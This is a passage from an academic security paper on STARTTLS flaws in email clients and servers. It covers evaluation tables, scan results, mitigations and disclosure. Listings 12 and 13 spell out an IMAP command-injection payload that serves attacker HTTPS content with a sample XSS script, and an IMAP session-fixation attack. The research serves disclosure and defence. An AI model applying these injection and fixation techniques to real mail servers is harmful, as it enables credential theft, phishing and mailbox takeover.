Breaking Implicit TLS via STARTTLS Servers often share the same certificate between STARTTLS and implicit TLS[9] or provide both variants on the same domain such that both certificates must have the same SAN field. This enables an attacker to use vulnerabilities in the server's STARTTLS implementation, i.e., the command injection, even if a client is configured to use implicit TLS. This is exploitable with vulnerable SMTP servers in many mail clients. Reconsider Listing 11. Instead of the client connecting to the server in plain and issuing `STARTTLS` in line 6, the attacker relays the client's TLS connection – intercepted on the implicit TLS port – to the server. Usually, a client would assume that an implicit TLS connection starts with the SMTP banner of the server, but for STARTTLS connections, the server will not repeat the banner after the handshake, which would cause the client to stall. However, an attacker can inject an additional `EHLO` command after line 8, which causes the first server response after the TLS handshake to be the `EHLO` response, which will be interpreted as the server banner. Similar attacks are possible using the IMAP command injection.

[9] For example, Dovecot does not even provide an option to separate certificates for STARTTLS and implicit TLS.

```
1  S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2  A: A STARTTLS
3  .. HTTP/1.1200 NOOP                          // A
4  // ^^^^^^^^^^
5  // These are valid IMAP tags.
6  // vvvvvvvvvvvvv
7  .. ignore-header: LOGIN "attacker" "password" // B
8  .. ignore-header: SELECT INBOX                // C
9  // Attacker already saved email 1337 in their account.
10 .. // UID FETCH 1337                          // D
11 // ^^
12 // This is also a valid IMAP tag.
13 S: A OK STARTTLS
14
15 // -------- Attacker relays HTTPS connection ----------
16
17 C: GET / HTTP/1.1
18 .. ...
19 S: HTTP/1.1200 OK    // A
20 .. ignore-header: OK // B
21 .. ignore-header: OK // C
22 // Email 1337 may contain any web content.
23 ..                                 // D
24 .. <script>alert("XSS")</script> // D
25 .. // OK                          // D
```

Listing 12: **Hosting HTTPS:** Serving HTTPS content using the command injection in an IMAP server.

Hosting HTTPS via STARTTLS IMAP servers affected by the command injection vulnerability allow a MitM attacker to host arbitrary HTTPS content on domains listed in the IMAP server's TLS certificates. This can be achieved by using the reflection of IMAP tags in responses from the server as HTTP keywords. The MitM attacker intercepts the victim's HTTPS connection and establishes a connection to the IMAP server. For example, this creates a valid TLS session if the HTTPS domain is *www.mail.ex*, and the IMAP server has a wildcard certificate for the same domain **.mail.ex*.

The attacker can use the reflection of IMAP tags and a prepared email to serve HTTPS content to the victim, as shown in Listing 12. The attacker uses the syntactically correct tag `HTTP/1.1200` (note the missing space between `1.1` and `200`) and the `OK` (A) response from the server to fake an HTTP status line and colons (B, C) and comment markers (D) to hide data in headers and comments. Although `HTTP/1.1200 OK` is not a syntactically valid HTTP status line, recent Google Chrome and Mozilla Firefox will correctly render the fetched email data as an HTTP website. The exploit, however, did not work in Apple Safari.[10]

An attacker can use this vulnerability to serve phishing websites to the victim or perform cross-site scripting attacks against the real domain. According to our tests, this attack was possible against multiple popular HTTPS websites.

While, in theory, this attack is also possible using the command injection in POP3, it is impeded by the missing reflection of tags as present in IMAP. Therefore, we were unable to spoof HTTPS contents using the POP3 command injection in modern browsers. In addition to serving HTTPS, serving (nearly) arbitrary content to a victim might be possible for other protocols employing TLS and sharing the same certificate as a vulnerable server.

[10] This was tested in Chrome 90.0, Firefox 88.0.1, and Safari 14.1.

```
1  S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2  A: A login <attacker login>
3  S: A OK
4  C: B STARTTLS
5  S: B OK
6  // ------------------ TLS Handshake -------------------
7  // ...
8  C: X SELECT INBOX
9  // ...
10 C: Y APPEND "Sent" (\SEEN) {676}
11 .. From: ...
12 .. To: ...
13 ..
14 .. Hello, ...
15 S: Y OK
```

Listing 13: IMAP session fixation attack.

6.2 Session Fixation

Listing 13 shows a session fixation attack against an IMAP server. In this case, the server allows unencrypted logins, and the attacker can authenticate using their account and fixate this session for the client (lines 2 and 3). The server retains this session through the STARTTLS transition, and the client remains logged into the attacker's account. Therefore, the attacker can now present any mailbox to the client by manipulating their own account (line 8). Additionally, if the client synchronizes any sent or drafted emails to the mailbox (lines 10 to 14), the attacker can retrieve these from their mailbox.

POP3 allows for a similar attack. However, since POP3 does not allow clients to upload mails, the attack is restricted to presenting crafted mailboxes.

In SMTP, the session fixation is more nuanced because SMTP servers do not provide any permanent data visible to the authenticated user. However, an attacker could still add a new recipient – e.g., using the `RCPT` command – redirecting mails from a client to the attacker.

7 Evaluation

7.1 Client Issues

In total, 15 of 28 clients could be downgraded to plaintext and leaked sensitive data such as sent and drafted emails (Table 1). Straightforward STARTTLS stripping attacks (N_S) worked on ten clients and the PREAUTH issue (N_P) worked in five clients not vulnerable to basic stripping attacks. Most notably, three popular email apps for Android – Gmail, Gmail Go, and Samsung Email – were affected by *naïve* STARTTLS stripping attacks. Because Gmail, Gmail (Go), and Samsung Email showed the same unique behavior – a STARTTLS stripping attack lead to the upload of mails, but not to the leakage of credentials – we assume that they use a similar codebase. 4 out of

Client	Negotiation			Buffering			Tampering			UI Spoofing		
	SMTP	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**
Android (Google Play)												
Gmail (8.5.6.199637500)	✓	✓	●$_{N_S}$	✓	✓	✓	✓	✓	✓	✓	✓	✓
Gmail Go (8.5.6.197464524)	✓	✓	●$_{N_S}$	✓	✓	✓	✓	✓	✓	✓	✓	✓
Samsung Email (6.1.12.1)	✓	✓	●$_{N_S}$	✓	✓	✓	✓	✓	✓	✓	✓	✓
K-9 Mail (5.710)	✓	✓	✓	✓	✓	✓	✓	✓	✓	○$_{U_E}$	✓	✓
LineageOS email (9)	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Apple iOS (App Store)												
iOS Mail (iOS 13.5.1)	✓	✓	●$_{N_P}$	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓
Gmail (6.0.200614)	✓	∅	✓	◐$_{B_R}$	∅	◐$_{B_R}$	✓	✓	✓	✓	∅	✓
Edison Mail (1.20.8)	✓	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	TLS	✓	∅	TLS
Windows												
Outlook (16.0.13001.20338)	✓	TLS	✓	✓	TLS	○$_{B_R}$	✓	TLS	✓	○$_{U_E}$	TLS	○$_{U_A,U_E}$
Apple macOS												
Mail (3608.80.23.2.2)	✓	✓	✓	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓
Linux (tested on NixOS)												
Balsa (2.5.9-1)	✓	✓	○$_C$[1]	✓	✓	✓	✓	✓	○$_C$	✓	○$_{U_E}$	○$_{U_A}$
Evolution (3.34.4)	✓	✓	✓	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	◐$_{T_M}$	✓	✓	○$_{U_A}$
Geary (3.34.2)	✓	∅	✓	✓	∅	✓	✓	∅	✓	✓	∅	✓
KMail (19.12.3)	●$_{N_S}$[2]	✓	✓	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓	✓
Cross-platform (tested on NixOS)												
Thunderbird (68.7.0)	✓	○$_{N_S}$[1]	●$_{N_P}$	✓	✓	◐$_{B_R}$	✓	✓	◐$_{T_M}$	✓	✓	○$_{U_A}$
Trojita (0.7.20190618)	✓	∅	✓	✓	∅	◐$_{B_R}$	✓	∅	◐$_{T_M}$	✓	✓	○$_{U_A}$
Claws (3.17.4)	✓	✓	✓	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	○$_{U_A}$
Sylpheed (3.7.0)	✓	✓	●$_{N_S}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓	○$_{U_A}$
Alpine (2.21)	✓	✓	●$_{N_P,N_R}$	✓	✓	✓	✓	✓	◐$_{T_M,C}$	✓	○$_{U_E}$	○$_{U_A}$
Mutt (1.13.3)	✓	✓	●$_{N_P}$	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	○$_{U_E}$	✓
NeoMutt (20200417)	✓	✓	●$_{N_P}$	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	○$_{U_E}$	✓
OfflineIMAP (7.3.2)	∅	∅	●$_{N_S}$[3]	∅	∅	✓	∅	∅	✓	∅	∅	✓
Cloud Mail (Android & iOS)												
Outlook	✓	TLS	✓	✓	TLS	✓	✓	✓	✓	✓	TLS	✓
Yandex.Mail	✓	∅	✓	◐$_{B_R}$	∅	◐$_{B_R}$	✓	✓	✓	✓	∅	TLS
GMX Mail Collector	∅	●$_{N_S}$	●$_{N_S}$	∅	✓	✓	✓	✓	✓	✓	✓	✓
Mail.ru	●$_{N_S}$	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	✓	✓	∅	TLS
myMail	●$_{N_S}$	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	✓	✓	∅	TLS
Email App for Gmail	●$_{N_S}$	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	✓	✓	∅	TLS

✓	No vulnerability found.	N_S	STARTTLS stripping	[1]	Infinite protocol loop
○	Minor issues.	N_P	PREAUTH	[2]	When no authentication configured
◐	Tampering with the mailbox or client state.	N_R	Malicious Redirect	[3]	Documented behavior
●	Sensitive data, e.g., emails or credentials, are exposed.	B_R	Response Injection		
TLS	Only implicit TLS configurable.	T_M	Tampering		
∅	Not available.	U_A	IMAP Alerts		
		U_E	Error Messages		
		C	Crash		

Table 1: Results of our STARTTLS tests against 28 email clients. We treated the backend of Cloud Mail apps as a single client, because the results were the same on every platform and we concluded that the backend is independent of the mobile app.

6 cloud mail apps were affected by STARTTLS stripping (N_S). However, due to the very similar testing outcomes, we assume that Mail.ru, myMail, and Email App for Gmail use the same code base. KMail only allowed STARTTLS stripping when no user authentication for SMTP is configured. We could not determine if Sylpheed is *meant* to be opportunistic because we did not receive an answer to our bug report. OfflineIMAP states in its documentation that "No verification [of certificates] happens if connecting via STARTTLS" [1]. Thus, we assume it was opportunistic by intent.

Evolution, Thunderbird, Trojitá, and Alpine accepted IMAP's untagged responses and incorporated them into the local state even without STARTTLS. Furthermore, Alpine crashed due to two specific untagged responses (`LIST` and `EXISTS`). In Alpine, we could also combine PREAUTH and mailbox referrals to steal user credentials too.

The response injection vulnerability (B_R) was present in 17 of 28 clients in at least one protocol. The implementation of STARTTLS seems to differ between protocols in Evolution, Sylpheed, Thunderbird, and Outlook, making them vulnerable in only a single protocol. For the remaining vulnerable clients, it was a generic issue. According to the website of the *LibEtPan* [3] mail framework, it is used in almost all email apps on iOS and Mac. Because our measurement showed that *all* Apple clients are affected by that bug, we find it likely that this is due to this library, and multiple more clients on these platforms could be affected.

7.2 Server Issues

We tested mail servers available freely or on a trial basis for the command injection vulnerability and the session fixation.

Command Injection Most tested servers were not affected by the command injection vulnerability. This is likely because most were already tested in the past. Nevertheless, we found seven servers that were still vulnerable to the attack in their latest version. The Courier vulnerability has been known since 2013 and was fixed in IMAP. In POP3, however, the fix seems to be ineffective. Table 2 shows our evaluation results, paired with the servers vulnerable to the command injection in the past.

Session Fixation We found most servers to be vulnerable to at least a mild form of session fixation. Six POP3 servers were vulnerable to an attacker setting only the user in plaintext before transitioning to TLS. While we categorize this as non-exploitable, it is still worrying to see that the server state is not correctly reset in these cases, showing that attacker-controlled data can leak into encrypted sessions. The same applies to the six SMTP servers allowing a full user account session fixation. However, we found no reasonable exploit for this. None of the tested SMTP servers allowed for the fixation of the `MAIL TO` address.

	Command Injection			*Session Fixation*		
Product	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**
Citadel (929)	●	●	●	◐	●	●
Courier (1.0.14)	✓	●	◐	✓	◐	✓
Exchange (2016)	✓	✓	✓	✓	✓	✓
Gordano GMS[12] (20.06)	✓	●	●	–	–	–
IceWarp (Deep Castle 2)	✓	✓	✓	◐	✓	✓
IPswitch IMail (12.5.8)	◐	✓	✓	◐	●	●
Kerio Connect (9.2.12)	◐	✓	✓	✓	✓	✓
MailEnable (10.30)	✓	✓	✓	◐	✓	✓
MailMarshal[13] (10.0.1.203)	◐	✓	✓	✓	✓	✓
MDaemon (20.0.3)	✓	✓	✓	◐	◐	✓
SmarterMail (100.0.7503)	✓	●	✓	✓	✓	✓
Zimbra (8.8.15)	✓	◐	◐	✓	◐	✓
Exim (4.94#2)	✓	∅	∅	✓	∅	∅
netqmail (1.06[14])	◐	∅	∅	◐	∅	∅
Postfix (3.5.4)	◐	∅	∅	✓	∅	∅
Qmail Toaster (1.4.1)	●	∅	∅	–	∅	∅
Qmail Toaster (1.03-3.3.1)	✓	∅	∅	✓	∅	∅
Sendmail (8.16.1)	✓	∅	∅	–	∅	∅
spamdyke (5.0.1)	◐	∅	∅	✓	∅	∅
s/qmail (4.0.7)	●	∅	∅	✓	∅	∅
Cyrus IMAP (3.2.2)	∅	◐	◐	∅	◐	✓
Dovecot (2.3.10.1)	●	✓	✓	∅	◐	✓
Mercury/32 (4.80.149)	●	●	●	∅	◐	✓

– Unknown / Untested	✓ No vulnerability found
◐ Historic vulnerability (fixed)	◐ No working exploit
∅ Protocol not available	● New vulnerability

Table 2: Popular mail servers affected by the command injection and session fixation vulnerabilities. We do not report MTAs vulnerable to the Response Injection here.

We could achieve full session fixation in POP3 or IMAP for two servers, allowing to potentially present the attacker's mailbox to the victim[11].

7.3 Scanning Results

We found more than 300,000 hosts still vulnerable to the command injection – including large mail providers with proprietary mail servers, outdated installations, recent open-source MTAs, and Anti-spam solutions[15]. The detailed results are shown in Table 3. Interestingly, the highest ratio of vulnerable servers is present in POP3 servers. We assume this is due to the relatively low use of POP3 in the modern email

[11] This was not tested end-to-end in all clients.
[12] We could not identify if SMTP commands are correctly interpreted.
[13] MailMarshal is now called TrustWave Secure Email Gateway (SEG).
[14] With combined patch v2020.12.04 by Roberto Puzzanghera applied.
[15] Victor Duchovni made a similar observation in 2011 [33].

Protocol (Port)	Scanned	Vulnerable	Ratio
SMTP (25)	5,521,868	97,697	1.8%
SMTP (587)	4,200,995	58,793	1.4%
SMTP (per IPv4)	7.278,279	111,599	1.5%
POP3 (110)	4,285,730	110,882	2.6%
IMAP (143)	4,165,826	98.773	2.4%
Total	15,729,835	321,254	2.0%

Table 3: Results of our scan for the command injection vulnerability. We report the results for SMTP per port and grouped by IP address to prevent counting the same server twice.

environment due to its age, increasing the share of old and unmaintained servers. In general, the number of vulnerable servers is surprisingly high, considering that the command injection in SMTP was first published in 2011 [33]. To get more insights into the results, we performed a keyword-based clustering of the vulnerable servers (Table 4).

The largest fraction of vulnerable IMAP servers is Courier servers. Since we found a bug report for this from 2013 [13], we assume that these are mainly old versions. Sadly we could not get a detailed overview of Courier versions newer than 2011 since the copyright notice seems to have been updated inconsistently. However, we also identified many smaller clusters of vulnerable servers and retested them locally (Table 2). For SMTP, most vulnerable servers were derivatives of qmail. While netqmail is easily distinguishable from standard qmail, other derivatives are not.
Additionally, we identified a large cluster (more than 10,000 servers) of Postfix installations. Assuming that this bug was fixed in 2011 in both netqmail and Postfix, we concluded that this must be either a broad set of old setups or these servers are behind vulnerable mail gateways, which we could not identify. Another large cluster of vulnerable SMTP servers (more than 30,000) were recvmail servers. We identified that this is a custom SMTP server used by the Internet backbone provider Hurricane electric. CoreMail servers showed up as vulnerable in all protocols. This is notable because CoreMail claims to have more than 1 billion users, providing cloud services, an Anti-Spam solution, and mail servers.

To estimate these vulnerabilities' real-world impact, we cross-reference our results with the Tranco Top Million list [21].[16] We found that 3.3% of the MX servers of these websites are vulnerable to the command injection in SMTP – a percentage that is more than twice as high as on the Internet. We also specifically looked at the most used MX servers of the top websites. One mail provider – Yandex, which is used for the MX of around 2 percent of the one million most popular websites – was vulnerable to the command injection.

[16] https://tranco-list.eu/list/8KKV

8 Mitigation

Mail clients should make implicit TLS the default, and users who can either use STARTTLS or implicit TLS should use the latter. Mail service providers should always offer implicit TLS and evaluate, as a long-term measure, strategies to disable STARTTLS. While we believe that this is the best way forward, we recognize that security mitigations are still required. Most notably, STARTTLS is currently the *only* standardized option for encryption in message relaying. Even though relaying is still opportunistic, DANE [5] and MTA-STS [22] try to rectify that, and flaws in STARTTLS must not undermine this effort.

Isolating the Plaintext Phase Due to the many places where plaintext data might potentially be processed or buffered, it might be easier to introduce a separate STARTTLS routine, with the single goal to transition a given socket to the point where the TLS handshake would start. This routine would have a stack-allocated local protocol buffer and no other application state (except the socket). All other routines would work *as if* implicit TLS was used. Due to this strict separation, implementors may wonder about the interaction of pipelining and STARTTLS. However, the standards explicitly state that further commands before the transition are not allowed. Additionally, since the client needs to wait for the server's acknowledgment of the STARTTLS command, the `CLIENT_HELLO` should not be pipelined. The same is true for the `SERVER_HELLO` due to the TLS protocol flow.

Fixing Buffering Issues Server and client implementations must not interpret content sent in plain text as part of an encrypted connection. If the plaintext phase can not be isolated such that a separate buffer is used, the read buffer should be cleared when initiating the TLS handshake after a STARTTLS command. Alternatively, the additional content can be interpreted as a part of the TLS handshake (which will lead to a termination of the handshake). A third alternative is to precautionary clear the application buffer (and all other buffers) after the TLS handshake.

Streamlining Negotiation Our analysis shows that if an SMTP or POP3 client never issues a command asking for information, an attacker is unlikely to change any client state because the response will not even be parsed correctly. More specifically, when a client never asks for a server's capabilities, an attacker is unlikely to execute STARTTLS stripping attacks. Therefore, the negotiation process should be streamlined such that a client issues the `STARTTLS` command as the first *and only* command. This can be done in a standard-conforming way for POP3 and IMAP. In SMTP, the `EHLO` command should be the first issued command as some servers require it. Here, `EHLO` could still be sent, but the answer should be discarded.

IMAP		*POP3*		*SMTP (25)*		*SMTP (587)*	
Server	**Ratio**	**Server**	**Ratio**	**Server**	**Ratio**	**Server**	**Ratio**
Courier ($\leq$ 2011)	84.00%	Courier	82.79%	netqmail	25.04%	Recvmail	28.71%
Courier ($>$ 2011)	3.53%	SmarterMail	5.36%	qmail	21.12%	qmail	24.66%
Coremail (unknown)	2.12%	Coremail	2.32%	Recvmail	17.00%	netqmail	23.81%
Mdaemon ($\leq$ 13.0.3)	1.10%	Zimbra	1.71%	Postfix	11.67%	Postfix	6.94%
Cyrus ($\leq$ 2.4.17)	1.08%	IceWarp/Merak	1.12%	Coremail	2.41%	Kerio Connect	2.48%
Kerio Connect ($<$ 7.1.4)	1.00%			Kerio Connect	2.20%	Exim	2.41%
				Exim	1.27%		
				IceWarp/Merak	1.24%		
Unidentified	1.68%	Unidentified	2.98%	Unidentified	10.78%	Unidentified	6.25%
Various	5.49%	Various	3.72%	Various	7.27%	Various	4.74%

Table 4: Rough clustering of vulnerable servers during scans, by protocol. IMAP Server versions are a best-effort deduction from greetings and information sent during scans. Servers grouped under various were present less than one percent each.

Six of the tested clients already behave this way, suggesting that this behavior does not lead to incompatibilities in the wild.

9 Related Work

Even though STARTTLS *adds* attack surface to the TLS protocol usage, it is by no means protected against known attacks against TLS. While significant academic research on TLS exists, surprisingly little has been written on STARTTLS.

In 2015, Durumeric et al. [6] published a report on the global adoption rate of SMTP security, including STARTTLS, SPF, DKIM, and DMARC. The report is based on scans of the SMTP server configuration of the Alex Top Million domains and data on Gmail's SMTP connections over a year. They found that only a little over half of the scanned SMTP servers could successfully perform a STARTTLS handshake and that more than 426 Autonomous Systems performed STARTTLS stripping on customers' connections. This highlights inherent problems with the use of STARTTLS in MTA-to-MTA connections. However, Durumeric et al. do not focus on the usage of STARTTLS in MUA-to-MSA connections.

Holz et al. [15] conducted active scans and passive monitoring to learn which authentication mechanisms, X.509 certificates, and TLS cipher suites are advertised and used by clients and servers for electronic communication. Specifically, they reported that many clients and servers fall back to unencrypted connections should STARTTLS not be available.

In 2016, Mayer et al. [23] published data on their IPv4-wide scans of email ports, focusing on the security of the negotiated TLS connection – i.e., supported cipher suites, cryptographic primitives, key exchange parameters, and TLS certificates – as well as the support for plaintext authentication – i.e., the availability of STARTTLS and the AUTH PLAIN and LOGINDISABLED capabilities. They found that a sizable number of email servers did not correctly enforce non-plaintext authentication for MUAs.

10 Discussion

The analysis shows that IMAP is particularly affected by STARTTLS vulnerabilities, and there are two main reasons for that. IMAP's communication model (untagged responses) and unified parsing allow attackers to send unsolicited responses at any time, and the client is likely to accept it. This is different in SMTP and POP3 because the client only accepts a limited set of responses according to the commands it sent.

Furthermore, the extensive functionality and large number of IMAP extensions make it more likely that some of them conflict with the requirements of STARTTLS. The PREAUTH greeting and login referrals are good examples. Those clients not affected by this issue closed the connection directly or, in violation of the protocol, still issued the STARTTLS command. Surprisingly, this makes clients striving for protocol correctness *more likely* to be affected by the PREAUTH issue. Even though the login referrals extension predates the introduction of STARTTLS, its potential to bypass the security of STARTTLS is not documented. Fortunately, only a few clients support login referrals, but for example, Thunderbird has an open feature request for login referrals from 2004[17]. Each of the several dozen IMAP extensions has the potential to add a STARTTLS bypass. In order to combine STARTTLS and IMAP, it would be necessary to analyze each extension. A more comfortable and safer approach would be to discourage STARTTLS support for IMAP.

We believe that the large number of servers and clients affected by the buffering vulnerabilities arises from any naïve implementation of STARTTLS. Preventing the vulnerability requires additional code to clear the receive buffer explicitly after the transition to STARTTLS. While the command injection was first described in 2011, the response injection was unknown. We assume that this vulnerability did not get the deserved attention due to missing practical attack scenarios. Our experiences in disclosure support this: although some

[17] https://bugzilla.mozilla.org/show_bug.cgi?id=59704

developers knew of this vulnerability, they assumed it to be relatively low impact or non-exploitable. When presented with a functional exploit, most fixed the vulnerability swiftly.

We also like to point out that STARTTLS makes benign issues more critical. Although accepting IMAP responses in not well-defined states hints to implementation problems, they are not critical for security during a benign session with a server. Similarly, even though memory corruption issues may crash a client, they are unlikely to be sent with malicious intent by a benign server. STARTTLS makes both of these issues critical for security, and implicit TLS mitigates them in our attacker scenario.

Our investigation primarily focused on the security properties of STARTTLS. However, it is evident that STARTTLS also has performance implications because transitioning from STARTTLS to implicit TLS removes two round trips from any new connection. There has been considerable effort to reduce the round trips in TLS connections during the standardization of TLS 1.3. Therefore, we find it noteworthy to consider the performance impact STARTTLS implies.

During disclosure, we experienced that some client vendors were struggling to reproduce findings. For the more complex cases, i.e., the response injection, we provided our server code and received very positive responses. Given that simple test cases could have uncovered many issues, we certainly think there is a demand for robust email security tooling. Our approach to focus on easy-to-setup network-only tests may further contribute to the execution of more such tests.

11 Conclusion

We performed the first systematic, thorough analysis of STARTTLS implementation vulnerabilities. In 2011 it was first shown that Postfix was vulnerable to a STARTTLS buffering bug that allowed command injection. Subsequently, the same type of bug was found in various mail servers and other server software. Our research shows that even though this bug has been known for a decade, it is still widely prevalent in email servers. It also shows that a novel adaption of this bug type is present in many email client applications.

Our research also shows that inconsistencies in the standard and incompatibilities between certain IMAP features, particularly PREAUTH, unsolicited responses, and referrals, allow further attacks. The interaction of STARTTLS and any new (and existing) features must be carefully evaluated to ensure that STARTTLS bypasses will not appear.

The STARTTLS vulnerabilities can be used for critical attacks such as credential stealing that allow attackers to take control over the victim's mailbox. We showed how server-side command injection flaws can be used to steal credentials in SMTP and IMAP connections using STARTTLS. A combination of the PREAUTH functionality and referrals in clients can also be used for credential stealing.

We discovered several flaws in major email client and server implementations. Both the PREAUTH and the client response injection affected Mozilla Thunderbird and Apple Mail. The STARTTLS stripping flaw was present in several major clients, including the Gmail Android app. The command injection, know since 2011, was possible on large mail servers by major mail providers like Yandex and GMX. Our scans reveal that of all publicly available SMTP, POP3, and IMAP servers, 320,000 are vulnerable to command injection attacks. Out of 22 tested email servers, 15 are vulnerable to the command injection or had this vulnerability in the past.

In summary, we conclude that STARTTLS has systemic problems that lead to implementation flaws, that STARTTLS is insufficiently specified, that STARTTLS has no security advantage over implicit TLS connections, and is slower than implicit TLS due to additional round trips. Therefore, we recommend using implicit TLS and deactivate STARTTLS for email submission and retrieval whenever feasible.

Acknowledgments The authors thank Marcus Brinkmann for his tireless support, feedback, and editing towards the submission of this paper. Additionally, we thank the German BSI CERT for assistance in international disclosure. We also thank our shepherd Ben Stock for his exceptional support for this paper. Fabian Ising was supported by a graduate scholarship of Münster University of Applied Sciences and the research project "MITSicherheit.NRW" funded by the European Regional Development Fund North Rhine-Westphalia (EFRE.NRW).

References

[1] Multiple Contributors. Does offlineimap verify ssl certificates? http://www.offlineimap.org/doc/FAQ.html#does-offlineimap-verify-ssl-certificates, June 2017.

[2] M. Crispin. Internet message access protocol - version 4rev1, March 2003. RFC3501.

[3] Hoà V. Dinh. Libetpan. https://www.etpan.org/libetpan.html. Accessed: 2020-10-10.

[4] Dirk Wetter. testssl.sh. https://testssl.sh. Accessed: 2021-02-04.

[5] V. Dukhovni and W. Hardaker. The dns-based authentication of named entities (dane) protocol: Updates and operational guidance, October 2015. RFC7671.

[6] Zakir Durumeric, David Adrian, Ariana Mirian, James Kasten, Elie Bursztein, Nicolas Lidzborski, Kurt Thomas, Vijay Eranti, Michael Bailey, and J Alex Halderman. Neither snow nor rain nor mitm... an empirical analysis of email delivery security. In *Proceedings of the*

2015 Internet Measurement Conference, pages 27–39, 2015.

[7] N. Freed. Smtp service extension for command pipelining, September 2000. RFC2920.

[8] M. Gahrns. Imap4 login referrals, October 1997. RFC2221.

[9] M. Gahrns. Imap4 mailbox referrals, September 1997. RFC2193.

[10] R. Gellens and J. Klensin. Message submission, December 1998. RFC2476.

[11] R. Gellens and J. Klensin. Message submission for mail, November 2011. RFC6409.

[12] R. Gellens, C. Newman, and L. Lundblade. Pop3 extension mechanism, November 1998. RFC2449.

[13] Fernando Gozalo. Ubuntu bugs: pop3 and imap tls plaintext command injection. https://sourceforge.net/p/courier/mailman/courier-imap/thread/525D3389.4080507%40csi.uned.es/#msg31522221, October 2013.

[14] P. Hoffman. Smtp service extension for secure smtp over transport layer security, February 2002. RFC3207.

[15] Ralph Holz, Johanna Amann, Olivier Mehani, Mohamed Ali Kâafar, and Matthias Wachs. TLS in the wild: An internet-wide analysis of tls-based protocols for electronic communication. In *23rd Annual Network and Distributed System Security Symposium, NDSS 2016, San Diego, California, USA, February 21-24, 2016*. The Internet Society, 2016.

[16] Internet Assigned Numbers Authority (IANA). Post Office Protocol version 3 (POP3) Extension Mechanism. https://www.iana.org/assignments/pop3-extension-mechanism/pop3-extension-mechanism.xhtml, March 2013.

[17] Internet Assigned Numbers Authority (IANA). Internet Message Access Protocol (IMAP) Capabilities Registry. https://www.iana.org/assignments/imap-capabilities/imap-capabilities.xhtml, June 2020.

[18] Internet Assigned Numbers Authority (IANA). MAIL Parameters. https://www.iana.org/assignments/mail-parameters/mail-parameters.txt, February 2020.

[19] Jan Kundrát. Trojita 0.4.1, a security update for CVE-2014-2567. http://jkt.flaska.net/blog/Trojita_0_4_1__a_security_update_for_CVE_2014_2567.html, March 2014.

[20] J. Klensin. Simple mail transfer protocol, October 2008. RFC5321.

[21] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. In *Proceedings of the 26th Annual Network and Distributed System Security Symposium*, NDSS 2019, February 2019.

[22] D. Margolis, M. Risher, B. Ramakrishnan, A. Brotman, and J. Jones. Smtp mta strict transport security (mta-sts), September 2018. RFC8461.

[23] W. Mayer, A. Zauner, M. Schmiedecker, and M. Huber. No need for black chambers: Testing tls in the e-mail ecosystem at large. In *2016 11th International Conference on Availability, Reliability and Security (ARES)*, pages 10–20, 2016.

[24] A. Melnikov and B. Leiba. Internet Message Access Protocol (IMAP) - Version 4rev2. https://tools.ietf.org/html/draft-ietf-extra-imap4rev2-25, January 2021. draft-ietf-extra-imap4rev2-25.

[25] K. Moore and C. Newman. Cleartext considered obsolete: Use of transport layer security (tls) for email submission and access, January 2018. RFC8314.

[26] Multiple Contributors. TLS-Scanner. https://github.com/RUB-NDS/TLS-Scanner. Accessed: 2020-06-01.

[27] Multiple Contributors. ZGrab 2.0 – Fast Go Application Scanner. https://github.com/zmap/zgrab2. Accessed: 2020-05-10.

[28] J. Myers and M. Rose. Post office protocol - version 3, May 1996. RFC1939.

[29] C. Newman. Using tls with imap, pop3 and acap, June 1999. RFC2595.

[30] Marsh Ray and Steve Dispensa. Renegotiating tls. https://kryptera.se/Renegotiating%20TLS.pdf, November 2009.

[31] J.K. Reynolds. Post office protocol, October 1984. RFC0918.

[32] Y. Sheffer, R. Holz, and P. Saint-Andre. Summarizing known attacks on transport layer security (tls) and datagram tls (dtls), February 2015. RFC7457.

[33] Wietse Venema. Plaintext command injection in multiple implementations of STARTTLS (CVE-2011-0411). http://www.postfix.org/CVE-2011-0411.html, March 2011. Accessed: 2020-06-01.

A Additional Findings

A.1 Tampering and Sanitization Issues

```
S: * OK
.. * LIST () "/" "Click me! <Payload>"
C: A STARTTLS
// ...
```




Figure 2: A `LIST` response in Thunderbird is evaluated and incorporated into local state before the transition to TLS.

The injection of untagged responses leads to issues beyond mailbox tampering. For example, an attacker may choose the payload for the folder name such that it escapes sanitization, as seen in Figure 2. In effect, the client can be tricked into executing IMAP commands after login into the server. We verified that this works but did not conduct a more detailed analysis of the requirements. Thus we do not report on this outcome but merely note that this possibility exists.

A.2 Certificate Validation

We also performed X.509 certificate tests because they may hint at misconceptions about STARTTLS. Some email clients offer opportunistic variants of STARTTLS with less rigorous certificate checks, whose code might unintentionally affect the strict variants or be used due to misconceptions about STARTTLS. To evaluate this hypothesis, we created four invalid certificates: a self-signed certificate (C_1), a certificate with an unknown root (C_2), a certificate with a mismatch on the common name and SAN fields (C_3), and an expired certificate (C_4) and presented these certificates individually in implicit TLS and STARTTLS connections for a total of 8 test cases per client. These tests should uncover the *most common* certificate handling issues [32].

